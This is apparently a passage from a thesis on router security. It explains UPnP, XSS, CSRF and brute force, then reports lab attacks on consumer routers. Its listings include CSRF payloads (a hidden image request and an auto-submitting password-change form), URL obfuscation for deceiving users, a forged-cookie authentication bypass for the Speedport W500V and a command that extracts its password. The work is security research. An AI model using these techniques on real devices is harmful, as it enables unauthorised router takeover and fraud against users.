The system as a whole is as secure as its least secure component. A major disadvantage of embedded devices is that their software is generally not updated. In the open source community the time between finding a security bug and releasing a software update to fix the problem is very short. This is fortunately since the time for an exploit or shellcode to be released to exploit a security lapse is also very short. In the embedded device world, updates are released late and even when they are released, users do not bother to perform an update. The update function is often hidden in the router web management environment.

Moreover, the average user rarely visit this interface. Additionally, most of the time the user needs to manually download the firmware to his computer before performing the update. Even if the user decides to go through that process, there are frequently warning messages that the router might be bricked[1]. These are some of the reasons why users are not likely to upgrade the firmware of their router. However, there are devices on the market that automatically update their software, some using the Customer Premises Equipment (CPE) WAN Management Protocol (CWMP) as described in the Broadband Forum's Technical Report 069 (TR069)[22].

2.1.4 Client-side code execution

By client-side code execution we mean the operations that are performed by the client in a client-server relationship. Using client-side execution an application can require functionality be available at the client rather than at the server. This type of design might be used because the server lacks the processing power to perform the operations for all the clients in a timely manner. In a web environment, the type of computer programs that are executed client-side are called Client-side scripts. These scripts allow web pages to have different content depending on variables provided by and calculated by the client. Client-side scripts are written in scripting languages such as JavaScript and VBScript. The ability of a program served by a website to run locally in a user's browser can lead to security concerns. Even though there are

[1]Bricking means making the router unusable and requiring that the router be returned to the manufacturer to be re-FLASHed.

various limitations on which scripts can be run and what they can do, running code on the user's computer gives many possibilities to an attacker.

2.1.5 UPnP protocol overview[23]

What is UPnP

The addition of Plug and Play (PnP) capabilities to operating systems makes it very easy to add, setup, and configure peripherals for a computer. UPnP extends this capability to setup and configure network peripherals. It supports zero-configuration and 'invisible' networking for a wide range of vendors and devices. Using standard TCP/IP protocols, UPnP makes it easy for a device to dynamically join a network and obtaining an IP address, conveying its capabilities, and learn of the presence and capabilities of other devices on the local network. Devices can also communicate with each other directly, without the need for a central point, truly enabling zero configuration networks. This means that a Voice over IP (VoIP) device will set the port forwarding configuration with the local network gateway automatically. It is UPnP that allows this device to dynamically configure the ports that it needs to be open or forwarded to function correctly.

How does UPnP function?

Addressing The foundation of the UPnP networking is the Internet Protocol Suite (TCP/IP) protocol suite and a key requirement for this suite is addressing. The device must have a Dynamic Host Configuration Protocol (DHCP) client and query a DHCP server to be assigned an IP address. If there is no DHCP server available, the device must use Auto IP to intelligently chose an IP from a set of reserved private addresses. UPnP relies on other protocols for this address assignment, hence, a valid addressing scheme must exist for UPnP to function.

Discovery Once a device attached to the network has an IP address, device discovery can take place. Using Simple Service Discovery Protocol (SSDP), the device advertises its services to control points on the network. This advertisement is broadcast, which means that any other device on the local network retrieves this information. At the same time, when another device, or control point, is added to

the network, SSDP makes it possible for this device to discover devices of interest in the network. What is actually exchanged through the discovery phase is a discovery message that contains information about the device including its type, an identifier and a pointer to an XML file that is called the device description document.

Description After a control point has discovered a device, it downloads the device description document contained in the Uniform Resource Locator (URL) provided by the device in the discovery message. A single device can contain other logical devices; for example a home router commonly contains devices such as 'InternetGatewayDevice'. The usage of multiple logical devices is logical, since a router has many different components. Additionally, the use of logical devices helps to organize the provided services at the control point. The control point retrieves a detailed description for each service.

Control After the description file of the device have been retrieved, the control point has all the information necessary to control the device. This information include a list of commands, arguments for each action, and a list of variables including their data type. In order to control a device, the control point sends a control message to the control URL of the service, as provided in the device description. This control message is expressed in Extensible Markup Language (XML) using SOAP. In response, the service returns action specific values or fault codes.

Eventing and presentation The description of a UPnP servicer includes a list of actions the service responds and a list of variables that show the state of the service. When these variables change, the service publishes the updated values. This is done by sending event messages that contain the variables and their current values. A control point can subscribe to receive these information. When a control point first subscribes, an initial event message is sent that contains all variables. This allows the control point to initialize a model of the state of the service. Multiple control points are supported; all control points are sent all event messages for all changed variables, no matter the reason the variable changed. The control point can also retrieve the device status by the presentation URL of the device. Depending on the capabilities of the page, it can allow a user to also control the device (change variables)

2.2 Attacks background

2.2.1 Authentication bypass

This kind of attack allows the attacker to avoid authenticity checks or even the entire security subsystem.[63] There are many approaches to take in order to find an error or bug in the application that allows authentication bypass. The simplest one is skipping the login page and calling the desired page (supposed to be accessibly only after authentication) directly. Another approach is to trick the application to think that the user is already authenticated. For example, the application may verify the authentication by a fixed parameter. Listing 2.1 depicts such an application;the parameters can be manually entered into the browser to bypass the application's authentication mechanism.

Listing 2.1: The authentication parameter is part of the URL

```
http://www.domain.com/application.cgi?authenticated=yes
```

Some applications give the user a cookie or a 'session identifier' (session ID) (or token) after successfully authenticating. The user needs to provide this information to the application at every access attempt. The generation of this id or token should not be predictable; an attacker that can find or generate a valid session ID or token could impersonate an authenticated user and gain access to the application.

2.2.2 Brute Force Attack

A brute force attack is a method of gaining access to a service by trying all possible keys until a correct key is found. Since a brute force attack explores all the password space, it will eventually gain access to an account; however, this process can take from several minutes to many years, depending on the password that is set and the order in which passwords are checked. There are several factors that brute force depends on. The length of the key and the time it takes to try every key are important factors that allows to make an estimation on how long it will take to try all possible combinations. Note that the check for keys can be done by checking the most probably keys first, then testing less probable keys in decreasing order of probability.

For example in a pin code for accessing a Subscriber Identity Module (SIM) card of a mobile phone, the password space is normally 4 numerical digits. This means that there are 10 thousand possible combinations. But there is another important factor to be consider in this example. There is a mechanism that locks the attacker out after trying 3 combinations. Unfortunately, not all systems have such a lock out mechanism, nor is it clear that they should have such a mechanism unless there is also a suitable unlocking mechanism (as is the case for SIM cards). Most embedded devices will allow an attacker to try combinations until the service is eventually unlocked.

A brute force attack can be also done with a dictionary, this is called a dictionary attack. In this approach instead of trying each possible string in the password space, we try the passwords that are most likely. These passwords are not generated at the time of the attack, but are taken from a list of possible values, this list of values is called the dictionary. The dictionary can have a list of user names and passwords, which means a list of single words, one per line or it can store both values on a line separated by a colon (:). Dictionary attacks are generally successful when there is no mechanism to prevent multiple failed attempts at authenticate. Dictionary attacks are successful because many users have the tendency to chose short easy to remember passwords or easily predicted variations if simple passwords.[13]

2.2.3 Web Application Security

XSS

A Cross-Site Scripting (XSS) attack is the injection of malicious scripts into a trusted web site. The attacker exploits the trust relationship between the user and a web application by using the web application to send malicious code. Flaws in web applications can occur anywhere a web application uses input from a user in the output it generates without validating or encoding it.[45]

Since the user trusts the web application, the attacker exploits this trust to send a malicious script to a user. The user's browser will execute the script since it originates from a trusted source. The script has the same access as the trusted website since it runs within its security context[5]. This level of privilege includes cookies, session tokens, and sensitive information retained by the browser to use with the trusted website.

Even though there is no standard classification of XSS flaws, two primary flavors can be distinguished: stored and reflected. A stored attack is the one in which the malicious code is always stored at the target server. The victim's browser retrieves and runs the script when it requests the stored information. The attacker can store the malicious code into comment fields or a forum message, such that any user reading this message will run the script. A reflected attack requires the user to visit a specially crafted link or visit a malicious site that mounts the attack normally by posting a web form. The injected code is reflected off the web server as an error message, search result, or any other response that includes some or all of the input sent to the server as part of the request.[40, 45]

The second type of attack is delivered to the victim via another route (not the web page that the user accesses); this can be as an email message or via another web server. The user is tricked to click the malicious link or submit a form, then the injected code is sent to the vulnerable web server which in turn reflects the attack to the user's browser that executes it since it thinks it came from the trusted server[45].

There is a third kind of XSS attack that does not rely on sending malicious code to the server. The fundamental property of the XSS as mentioned up to now have the malicious payload move from the browser to the server and back to the browser (reflected) or any browser (stored). Document Object Model[2](DOM) based XSS does not require the web server to receive the malicious XSS payload. [5, 32, 45] Instead, the attacker abuses runtime data in the client side from within the site that is served from the web server[5]. For example an HTML page can embed an object such as the URL of the page; this URL may be partly controlled by the attacker and can force the browser to render the site with this object. When the data is rendered and the data is processed, then a cross site scripting payload can be delivered.[5, 32]

CSRF

A Cross-Site Request Forgery (CSRF) is an attack that affects web applications that have a predictable structure of commands.[11] The basic idea of this attack is to trick the user to perform an action that the attacker wants by injecting a HTTP

[2]The Document Object Model is a representation of objects the browser provides to Javascript. For example the document object represents most of the page's properties as experienced by the browser[32]. This document object consists of sub-objects such as document.URL. These objects are not extracted by the HTML data because they are not part of it. The document object contain a representation of the parsed HTML, the body object.

request to the trusted web application. The attack involves a victim user, a trusted website, and a malicious website. While the victim has an active authenticated session with the trusted web site, he visits the malicious web site. The malicious web site injects an HTTP request for the victim's active session that the trusted website accepts since it comes from an already authenticated user.[20, 49]

Listing 2.2: An action URL for a bookstore web application.

```
http://www.bookstore.com/app?cmg=buy&book=960-425-059-0&q=10
```

For example a link like the one presented in Listing 2.2 is a valid action for the web application in an on-line bookstore; it is the command that is sent when a user that has an authenticated session wants to buy 10 copies of book with ISBN number 960-425-059-0. When the user visits the malicious web site, or receives and opens a specially crafted HTML email, the attacker injects the command to the trusted web server using such link that the user needs to be tricked to follow it.

In order for the users to be tricked, the URL can be obscured. For example the IP address that the attacker wants the victim user to visit is http://216.34.181.48/. This IP address can be translated into dword[3]. This makes the address http://3626153264/, which is calculated as shown in Listing 2.3. Moreover, the user can be tricked by adding authentication text that will be ignored when no authentication is needed. That way, an unsuspected user can be confused on where a link is leading. Note that most new browsers will inform the user about a link that authenticates; because of this authentication text, the browser will inform the user as shown in Figure 2.1. While Firefox (version 3.5.8) informed us for this, Epiphany browser (version 2.28.0) served us the web page without any notification. All the process of obscuring a web address is shown in Listing 2.3.

Listing 2.3: The process of obscuring a URL.

```
We take the IP address of the URL we want to obscure:
http://216.34.181.48/
We convert the IP part to dword:
((216*256+34)*256+181)*256+48 = 3626153264
The dword of the address is 3626153264
We add the protocol part:
http://3626153264/
We add the authentication text:
http://www.funny-pictures.com@3626153264/
This address is confusing as to which domain is visited
```

[3]Dword or double word is a unit of data that is twice the size of a word (16-bit). Even though the actual processor word size is now different (32 or 64 bit), in the x86 platform it designates a 32-bit or 4-byte unit.



Figure 2.1: Firefox notification when authentication text is added in the URL.

Using the same methodology, we can change the link presented in Listing 2.2. That way a user will be confused in which domain the URL links to and what action is taking place there. Listing 2.4 depicts the process. The example domain www.bookstore.com happens to exist under the IP address 208.87.33.151. We obscure this IP address and we add authentication text to confuse the user about the linked domain. Moreover, we obscure the actions that are visible in the link. We do that by expressing some characters as a hexadecimal number.

Listing 2.4: The process of obscuring a URL.

```
http://www.bookstore.com/app?cmg=buy&book=960-425-059-0&q=10
The IP address is 208.87.33.151:
((208*256+87)*256+33)*256+151=3495371159
We change some of the character to hexadecimal :
/app?cmg=buy&book=960-425-059-0&q=10 becomes
/%61p%70%3Fc%6d%67%3Db%75y%26book%3D960-425-059-0%26q%3D10
The address becomes:
http://3495371159/%61p%70%3Fc%6d%67%3Db%75y%26book%3D960
    -425-059-0%26q%3D10
We add authentication text to confuse about the domain:
http://www.another.domain@3495371159/%61p%70%3Fc%6d%67%3Db
    %75y%26book%3D960-425-059-0%26q%3D10
```

Another approach is to make the request without the user knowing it. This is done by inserting the action link into an image tag in the HTML source code as the code shown in Listing 2.5 shows. In this case, when the user access the page, he will see everything in the page, but the image tag is invisible because it has a width and height of zero pixels and no border. The user will be unaware that accessing this site will result in sending a command to the bookstore application to order 10 copies of a book, regardless of if the attack was successful or not. If the attacker does not use these width, height, and border attributes, the user would see the icon of a broken image.

Listing 2.5: Part of the special crafted web site.

```
1 <html>
2 ...
3 <body>
4 ...
5 <IMG src="http://www.bookstore.com/app?cmg=buy&book
      =960-425-059-0&quantity=10" width="0" height="0" border=0>
6 ...
7 </body>
8 </html>
```

This attack applies even to web services that are accessible only through the local network interface because the command originates from the user's browser that is on the local network and because the user has already been authenticated. Moreover, we can use this attack to submit forms on behalf of the user. In the example beneath (Listing 2.6) we exploit a LAN application. The problem occurs because the user is authenticated, hence the action to change password does not require to provide the old password.

Listing 2.6: Part of the special crafted web site

```
1  <html>
2  ...
3  <body>
4  ...
5  <form method="POST" id="evil" name="evil"
6  action="https://local.ip/app/PasswordChange">
7  <input type=hidden name="NewPassword" value="
       AttackersPassword">
8  </form>
9  <script>document.evil.submit()</script>
10 ...
11 </body>
12 </html>
```

As we can see in Listing 2.6, the application uses a secure channel; but this channel is available to the attacker since the user's browser will submit the form using that secure channel. More over, the application uses a cookie to be sure that the user is authenticated. This, again, is not a problem for the attacker since the browser will include the appropriate cookie for the application just as if the URL was typed manually; the cookie will be sent as part of loading a frame, clicking a link, due to an image request, submitting a form, or even if the URL is loaded as a result of a 302 redirect or meta-refresh tag [11].

In order to perform a CSRF attack, the attacker needs to now, not only the structure of the application, in order to call the appropriate scripts with the correct values, but also must know the IP address of the application and the requests that are acceptable by the application. Router manufactures make it easy to perform CSRF attacks; as many routers assign themselves host names and do not distinguish between POST and GET requests. Many manufacturers assign a default host name to all their models making it easy to guess the host's name. For example most new Speedports answer to the host name "speedport.ip" (which is typically mapped to the IP address 192.168.2.1). Figure 2.2 depicts the way a CSRF attack is made against an embedded device when a user visits the malicious web server.



Figure 2.2: How the CSRF attack is performing against a router in the local network when the user visits a malicious website.

2.2.4 UPnP security issues

While security issues of UPnP are not new, research in this area is not so active because UPnP is a LAN protocol, hence an attacker needs to infiltrate the network before exploiting UPnP's vulnerabilities. UPnP assumes a level of security in the local network which is usually not achieved[51]. The weakness occur because of the desire to provide 'plug and play' behavior in network devices; while the users do not have the skills for manual configuration, many applications require dynamic changing of ports that cannot be preconfigured into the firewall of the device[51]. Authentication mechanism was not built into the protocol so as applications to be able to configure rules in order to function properly. On the other hand any application in the network, even low privileged, can alter the configuration of the router, that most of the times plays the role of the gateway, without being identified.

GNUCitizen, a community of individuals that research a wide range of information security technologies produced SOAP requests in the local network using the pre-authentication XSS vulnerability existing in some routers, such as the BT Home Hub. This vulnerability exists in routers that, using CGI scripts, offer certain pages before authentication. Some of these CGI scripts are vulnerable to XSS. Using AJAX and the XMLHttpRequest object, we can craft an arbitrary XML request for the target UPnP SOAP server. The problem is the 'same-origin policy restriction' that limits XMLHttpRequests to only the server where the web page came from, does not limit the scripts properly. Using the pre-authentication XSS vulnerability and the above method of SOAP payload construction, these researchers were able to change the configuration of the router. [25]

This method of attacking a router requires a XSS vulnerability. The same group, again using the XMLHttpRequest object, published a way to manipulate the configuration of UPnP by sending requests using an Adobe Flash application. This attack can be categorized as a CSRF attack, since the user's browser is running the malicious Flash application that sends the requests to the UPnP server. As Listing 2.6 depicts, the application creates a URLRequest object that is sent to the targeted UPnP control point URL. It defines a POST method to be used and the actual SOAP message to be sent. The contentType is set to application/xml and the malicious code is sent in the request. When the victim visits the malicious Flash application these steps will be performed in the background. [26] The SOAP server will accept the request since it comes from the local network and a new port forwarding rule will be added. The user is unaware of this. Unfortunately the UPnP port forwarding rules are frequently not visible via the Web interface of the device.

Chapter 3

Attacking the router

3.1 Experimental environment

3.1.1 Hardware and network conditions

Our experimental environment consists of various network devices. Table 3.1 depicts the devices that were used as well as their type. The routers are connect to a standard Deutche Telekom clients DSLAM and are synchronizing at a maximum rate of 2 Mbps. The IP range from which addresses were assigned to the modems is from the operator's normal home client pool of addresses. The router, that represents the client's router, is connected to either a computer or a virtual machine.

Table 3.1: Network devices used in the experimental environment

Device name	**Device type**
Linksys WRT54GL	Wireless router
Speedport W500V	Wireless router/modem
Speedport W920V	Wireless router/modem
Targa WR500 VoIP	Wireless router/modem
D-Link DI-624S	Wireless router/modem
Lantech Communications SOHO hub 500	Network hub
Netgear prosafe	Gigabit switch

Specifications of the routers are depicted in table 3.2. Note that the Linksys WRT54GL is hardware version 1.1 and the D-Link DI-624S is hardware version B1. The firmware versions of the devices is depicted in table 3.3 OpenWrt, a Linux distribution for embedded devices community has many routers that are supported or for which support is planned. Much information about various router models is gathered in OpenWRT supported Hardware page.

Table 3.2: Specifications of the available devices.

Model	**Platform and frequency**	**Flash** MB	**RAM** MB	**Wireless**	**Switch**
Linksys WRT54GL	Broadcom 5352 @ 200MHz	4	16	integrated	Yes
Speedport W500V	BCM963xx @ 125MHz	4	16	BCM4318	No
Targa WR500 VoIP	BCM963xx @ 125MHz	4	16	BCM4318	No
D-Link DI-624S	RTL8651B	4	32	Atheros Mini-PCI	Yes
Speedport W920V	PSB7531ZDW @ 360Mhz	16	64	Atheros XSPAN	Yes

Two computers where used, both with the same specifications; AMD Athlon 64 Dual Core Processor 5200+ with 4 Gibibyte (GiB) of RAM, PCI Express graphics card with a GeForce 8400 GS and 512 mebibytes (MiB) of memory. On board Gigabit ethernet interface from Realtek Semiconductor, a Hitachi HDT72105, 465GiB (500 Gigabytes (GB)) disk. Everything on a Gigabyte S-series motherboard.[1]The two computers played the two main roles of a computer security scenario, the role of the attacker and the role of the victim.

Table 3.3: The firmware versions of the devices.

Device	**Firmware version**
Speedport W500V	1.31
Targa WR 500 VoIP	1.31

The computer that plays the role of the attacker is used to perform the attacks. This computer is also used to host the malicious services when needed. The connection to the Internet for the attacking computer has a public Internet address. We made sure that this connection is not administrated (filtered)[2]. This means that we have the ability to perform port scanning and attacks that would be normally blocked

[1]GiB (as well as MiB) is a unit of information or computer storage. 1 gibibit = 2^{30} bits = $1,073,741,824$ bits. In traditional computer technology writing, a gigabit (GB) was sometimes used to denote the gibibit (GiB) value because they are closely related.(10^9 bits = $1,000,000,000$ bits).



Figure 3.1: Representation of the physical network connections.

to prevent exploitation of a computer in the organization.

3.1.2 Operating systems, browsers, other programs, versions

The operating system (OS) on the computer attached to the local network as used throughout the experiments was GNU/Linux. Various OSs were used by running them in virtual machines on top of an underlying GNU/Linux Ubuntu version 9.10, including versions of Ubuntu GNU/Linux, Microsoft Windows XP, Microsoft Windows 2003, and Back Track GNU/Linux. For attacks that include the use of a browser running on the client, various versions of Mozilla Firefox and Internet Explorer were used. Since we study the security of routers and not browsers, an analysis on which browsers offer protection from these attacks is not included. We consider this to be out of the scope of this thesis, as we have focused on studying how secure the web application is to attacks without depending on the protection the client's browser might offer.

[2]The administration (or filtering) we refer and avoid in the setup is not filtering that is applied by the ISP, but rather filtering due to the organization's IT security policy.

3.1.3 Monitoring and analysis

For monitoring data between a computer and a router we run monitoring software (tcpdump) at the computer. For monitoring data between the router and the Internet, or between the router and the Digital Subscriber Line Access Multiplexer (DSLAM) if you prefer, more complicated approaches were taken. The approach taken to monitor outgoing data was a hub between the modem and the router. The data at this point is encapsulated in Ethernet packets that the hub recognizes and forwards. We could not connect the hub between the modem and the DSLAM, this would require a xDSL sniffer - which we did not have. Placing a hub between the router and the modem was not applicable in all cases, but only in those where the router could use an external modem to set up a point-to-point connection to the ISP. The hub was also connected to an extra interface at a computer where data was monitored using tcpdump. Figure 3.2 depicts the setup.



Figure 3.2: Placing a hub between the router and the modem allows us to analyze the data the way it leaves the router without the need of an xDSL sniffer.

For analyzing the data we use Wireshark[15] and Cacti, a web front-end for the RRDTool, a high performance data logging and graphing system for time series data[39]. During the experimentations, data processing such as extracting strings of printable characters or removing columns from data files was fulfilled from GNU/Linux bash commands such as string, sed, awk, grep etc. For the exploitation of UPnP we use Miranda, a Python-based UPnP client application[46]; it was chosen because its source code was available - thus it gave us the freedom to see how the

program works, to change the code, and to change the configuration[3].

For monitoring active secure shell (SSH) sessions in a WRT54GL router we used the OpenWRT firmware, with the program script that makes a typescript of a terminal session. We did this by adding the command $script -afq /mnt/str/out$ at the end of the file $/etc/profile$ in order for the script to be executed in every new shell session. We appended the output to the file $/mnt/str/out$, a file that is shared through the Network File System (NFS) and is located in the computer that represents the victim's computer. This was done to save storage space in the embedded device; the only drawback was in processing power when mounting the share.

We wanted the Linksys router to crawl the Internet to examine how vulnerable a device is when is crawling to malicious web sites. For that, we created a script that runs on the user's computer. The script is running independently of the status of the router since it is on the user's computer. The script is running in the user space of a user with the default configuration in GNU/Linux Ubuntu. Listing 3.1 shows the script used to crawl to malicious web sites. The list of malicious web sites were taken from various places on line. A starting point for this list was the hosts files[4]used to block malicious domains like the one hosted in http://www.mvps.org. A list of the sites that were used is included in appendix X.

3.2 Attacks

3.2.1 Authentication bypass

As discussed in section 2.2.1, authentication bypass enables an attacker to get access to the target (being a router, an entity of it like the web interface or shell access) without providing the required credentials. The Speedport W500 DSL-Router (Firmware version 1.31) has a bug that allows an attacker to bypass authentication and access configuration pages of the web interface environment.[1] The problem is caused by the way that the router verifies authentication correctly took place. It does this by setting a cookie including the content LOGINKEY=TECOM.

[3]Miranda UPnP tool is released under the MIT License, a free software license that is compatible with the General Public License (GPL).

[4]A host file is a local mapping of domain names with IP addresses. If a web address is listed in the hosts file, that entry is used instead of querying a DNS server. In case of malicious domains, the malicious domains are mapped to the local host address 127.0.0.1, in order to avoid visiting them.

Listing 3.1: Script to crawl a list of (malicious) web sites that takes from a file.

```
#! /bin/bash
# Make sure we get file name as command line argument
FILE=${1?"No file name specified"}

# Check that file exists and is readable
[ ! -f $FILE ] && { echo "$FILE: does not exist"; exit 1; }
[ ! -r $FILE ] && { echo "$FILE: cannot be read"; exit 2; }

exec 3< $FILE   #Open file for reading
killer=0
while read -u 3 line    #Process file line by line
do
        if [ $killer -eq 9 ]
                then
                echo "10 tabs open, waiting 2 minutes and
                   killing firefox.."
                sleep 120
                killall -9 firefox
                killer=0
                date
        else
                if [ $killer -eq 0 ]
                        then
                        echo "Opening firefox to:" $line
                        /usr/bin/firefox $line &
                        killer=`expr $killer + 1`
                        echo "Open tabs: $killer "
                        sleep 5
                else
                        echo "Opening firefox to:" $line
                        /usr/bin/firefox $line &
                        killer=`expr $killer + 1`
                        echo "Open tabs: $killer "
                        sleep 2
                fi
        fi
done
exec 3<&-       # Close file after reading
exit 0
```

Simply creating this cookie allow us to access configuration html pages by calling them directly. Using this approach the attacker has full system access, although they are unable to change the password, since in this router and firmware, the old password needs to be provided as well. A workaround is to perform a firmware upgrade thus resetting the password to the default one. Listing 3.2 depicts how the cookie should look. Note that the original cookie that is written from the web application is the same, with the difference that the Expiration field has the value "at end of session".

Listing 3.2: Speedport W500V cookie.

```
1 Name: LOGINKEY
2 Content: TECOM
3 Host: 192.168.2.1
4 Path: /
5 Expires: Never
```

Using this method, of creating or manipulating the cookie allows the attacker to bypass authentication and to have a non-expiring session to the router. In order to enter the new configuration we call the configuration pages directly. Listing 3.3 shows a simple web page that allows us to see the actual web interface.[1] This web page calls the frames as they would be called after a normal login, with the menu showing on the left, etc.

Listing 3.3: Speedport W500V web page to use with the cookie authentication bypass method.

```
1 <html>
2 <frameset rows="44,*" border=0 frameborder=0 framespacing=0"
    >
3 <frame src="http://192.168.2.1/b_banner.htm" name="banner">
4 <frameset cols="170,*" border=0 frameborder=0 framespacing
    =0>
5 <frame src="http://192.168.2.1/m_startseite.htm" name="menu"
    >
6 <frame src="http://192.168.2.1/hcti_startseite.htm" name="
    hcti">
7 </frameset>
8 </frameset>
9 </html>
```

Some times the router includes the password (or only the default password) in an area that is public. This is very convenient for the attacker since there is no

need to find another bug in the application or to search 'default password lists' to find the default password. For example the Speedport W500 DSL-Router advertise this password in the b_banner.htm file that is public and can be accessed without authentication.[58] Listing 3.4 depicts the approach. We can download the file with wget, a network downloader, and display only the lines that include the pattern 'pwd' using grep. Line 2 shows the password of the router.

Listing 3.4: Downloading the b_banner.htm file from the Speedport W500V to find the password.

```
1  $ wget -q -O - 192.168.3.1/b_banner.htm | grep pwd
2    var pwd = "0000";
3    var cfgprovpwd = new Array("");
4    var asspwd;
5    var assnewpwd;
6    var assprovpwd = new Array("");
7    var assvoip_pwd = new Array("");
8    voip_pwd.push("");
9    a1 = voip_pwd.slice(0,nr);
10   a2 = voip_pwd.slice(nr+1,voip_pwd.length);
11   voip_pwd = a1.concat(a2);
```

3.2.2 Password guessing and brute force attacks

As previously discussed many users leave the default configuration of their router as well as the default password for accessing the router. The easiest method of getting access to a router is by trying the default credentials, something that is shown to be frequently successful[17]. The default credentials for routers are easy to find via the Internet; a simple search of "default passwords for routers" will result in lists of models with the access type (which service) and the default credentials. But even when users do change their passwords, normally they use something very simple –especially for something that is considered secure because it is only accessible via the LAN or because 'nobody will care about it'.

The Imperva Application Defense Center released a white paper[13] where they analyze the strength of 32 million real-world passwords. They acquire these passwords after they were published by the hacker that extracted them through an SQL injection vulnerability[54]. The data is unique since until now such studies could only be based on surveys. Even though it is well known that many users use the same password for many systems and (web) applications, the results are

still surprising. The most common password among Rockyou.com acount owners is "123456". About 30% of the users chose passwords of six or less characters; almost 60% are not using special characters, while 40% use only lowercase characters.[13]

